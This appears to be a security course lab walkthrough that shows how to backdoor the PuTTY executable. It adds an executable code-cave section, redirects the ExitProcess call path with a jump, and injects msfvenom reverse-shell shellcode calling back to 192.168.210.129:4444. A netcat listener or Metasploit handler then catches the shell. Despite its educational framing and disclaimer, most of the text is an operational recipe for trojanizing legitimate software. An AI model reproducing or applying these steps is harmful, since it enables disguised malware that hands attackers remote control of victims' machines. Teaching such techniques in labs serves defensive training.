
# **Manually Backdooring an EXE**

**Disclaimer**: this is for educational purposes only, please do not use it for malicious or illegal activity. This might get you into serious trouble without the consent of the target (victim).

You will be required to submit a full walk-through of your work, either as a document or recorded video (both are fine).

### **Steps to Create the Code Cave:**

1. Open Putty in CFF
2. Go to section headers
3. Add Section (Empty Space) → 1000 bytes
4. Name section → .Beef
5. Change Section Flags → Is Executable, Is readable, Is writeable




1. Save As → Putty2.exe
2. Try to open Putty2.exe → Does it work?
3. Now load the new EXE into Immunity Debugger to continue.

### **High level view of how the manual injected code will look like:**


|  |
| --- |
| **PUSHAD** |
| **PUSHFD** |
| **…** |
| **SHELLCODE** |
| **…** |
| **ALIGN the STACK** |
| **…** |
| **POPFD** |
| **POPAD** |
| **…** |
| **REPLACED CODE HERE** |
| **JUMP BACK** |

### **Finding the Exit Point of the Application**

1. In the code pane, right click and go to “**Search for**” then “**Name (label) in current module**”.
2. Search for “ExitProcess”




1. Right click and select “**Set breakpoint on every reference**”



1. You should see in the status bar something similar to the screenshot below.




1. Go to the breakpoints window. You should see something similar to the screenshot below.



1. The next step is to run the application (putty2.exe in our case). Therefore you know how to do that, don’t you? :)
2. Once the application started, go and hit the X button to exit the application.
3. What happened and why? Explain please….

Up to this point, what we need to do is find what is the execution flow that will lead to the call of ExitProcess. This is a trial and error approach since we need to monitor and trace those roll backs which are on the program’s stack and see which one of those leads to the call of ExitProcess. For that reason and in order to speed up the process, I have made this simpler for you.

1. While the code has reached our breakpoint, go up in the code for a couple of lines. You should see something similar to the screenshot below.



**WONDERFUL !!!**

1. So the code we will be replacing is going to be:


FF75 08 PUSH DWORD PTR SS:[EBP+8] ; /Arg1

E8 60FFFFFF CALL putty2.01409E1C ; \putty2.013F9E1C

1. Remember this code, we will come back to it later. Also could add a breakpoint to easily locate later.

### **Adding our Shellcode to the Code Cave**

1. Go to the Memory map” window and locate the .beef section.



1. The address of this cave code in my case is: **014A0000**



Note: this will be different in your case, so make sure you write it down.

1. Now go back to the location we just found before in the previous step (location of code to be replaced). Code below is my case:

01409EB4 |> FF75 08 PUSH DWORD PTR SS:[EBP+8] ; /Arg1

01409EB7 |. E8 60FFFFFF CALL putty2.01409E1C ; \putty2.013F9E1C

1. Press the space bar and replace the first line with a jump to your cave code:

**JMP 014A0000**

1. Add a breakpoint to this newly modified location, just to easily go back to it. BTW, we could also use the **-** sign to go backwards and the **+** to go forward if you want.
2. Right click on the code and select “Follow” (or Enter).
3. Did you reach the location of your cave code?
4. Go back to the code modified and highlight it.
5. Right-click and then go to “**Copy to executable**” → **Selection**
6. Right-click on the new window and save the new exe as putty2a.exe
7. Repeat the same steps to get back to the location of the ExitProcess function call. Then toggle another breakpoint at the jump instruction we just added.
8. Follow the jump instruction to the location of our code cave.
9. Go to Kali Linux and generate reverse shellcode:

**#** msfvenom -p windows/shell\_reverse\_tcp LHOST=192.168.210.129 LPORT=4444 -f hex


**Note:** do not forget to change the IP Address of your Kali Linux, this was the IP Address of my setup.

1. Now before we inject the code, you need to understand that we need to do:

* Save all registers
* Save the arguments
* Execute our shellcode
* Align back the Stack
* Restore the registers
* Restore the arguments

Let’s see how to do that.

1. Go to the location of the cave code and start the process.
2. First add “PUSHAD”.
3. Add the “PUSHFD”.
4. Now highlight a lot of lines in the cave code section, then right click and then go to “**Binary**” → “**Binary paste**”.
5. You should notice that the color of the code injected is now yellow and byte codes are in cyan as seen in the screenshot below.



Not finished yet, move on please :)

1. Now let us add the “POPAD” and “POPFD” instruction.
2. I would also recommend adding some no operations (NOP) before adding the missing code. I added 5 NOPS.
3. Now add the original code we replaced (my case):

PUSH DWORD PTR SS:[EBP+8]

CALL 01409E1C

1. Now the jump back to home, or where it was supposed to go. This is the address of the next instruction after our jump to code cave.
2. In my case this was: **00879EB9**



1. The code now will look similar to the screenshot below.
2. Highlight all the changes and let us save the code to a new EXE. I’m going to save it as putty2b.exe.
3. Close the current copy and open the newly modified copy in Immunity Debugger and do the same thing by locating the function and adding a breakpoint.
4. Let us trace it now :D

### **Running the Malicious EXE**

1. Load the new putty2b.exe into Immunity Debugger and let us add breakpoints to our code.
2. On your Kali Linux machine either create a netcat listener, or a Metasploit multi-handler

**NetCat Listner**

nc -nvlp 4444

**Multi-Handler**

msfconsole

use exploit/multi/handler

set payload windows/shell/reverse\_tcp

set LHOST 192.168.210.129

set LPORT 4444

exploit

1. Now run the application and then hit the X to exit the application.
2. Now follow the breakpoints.
3. If everything went as planned, go back to your Kali Linux system.
4. What did you get? :)
5. Try running it without the debugger. What happened? :)
6. Congrats!!!

**I hope by the end of this course you learned something and this lab also showed you that you must be extremely cautious and aware!**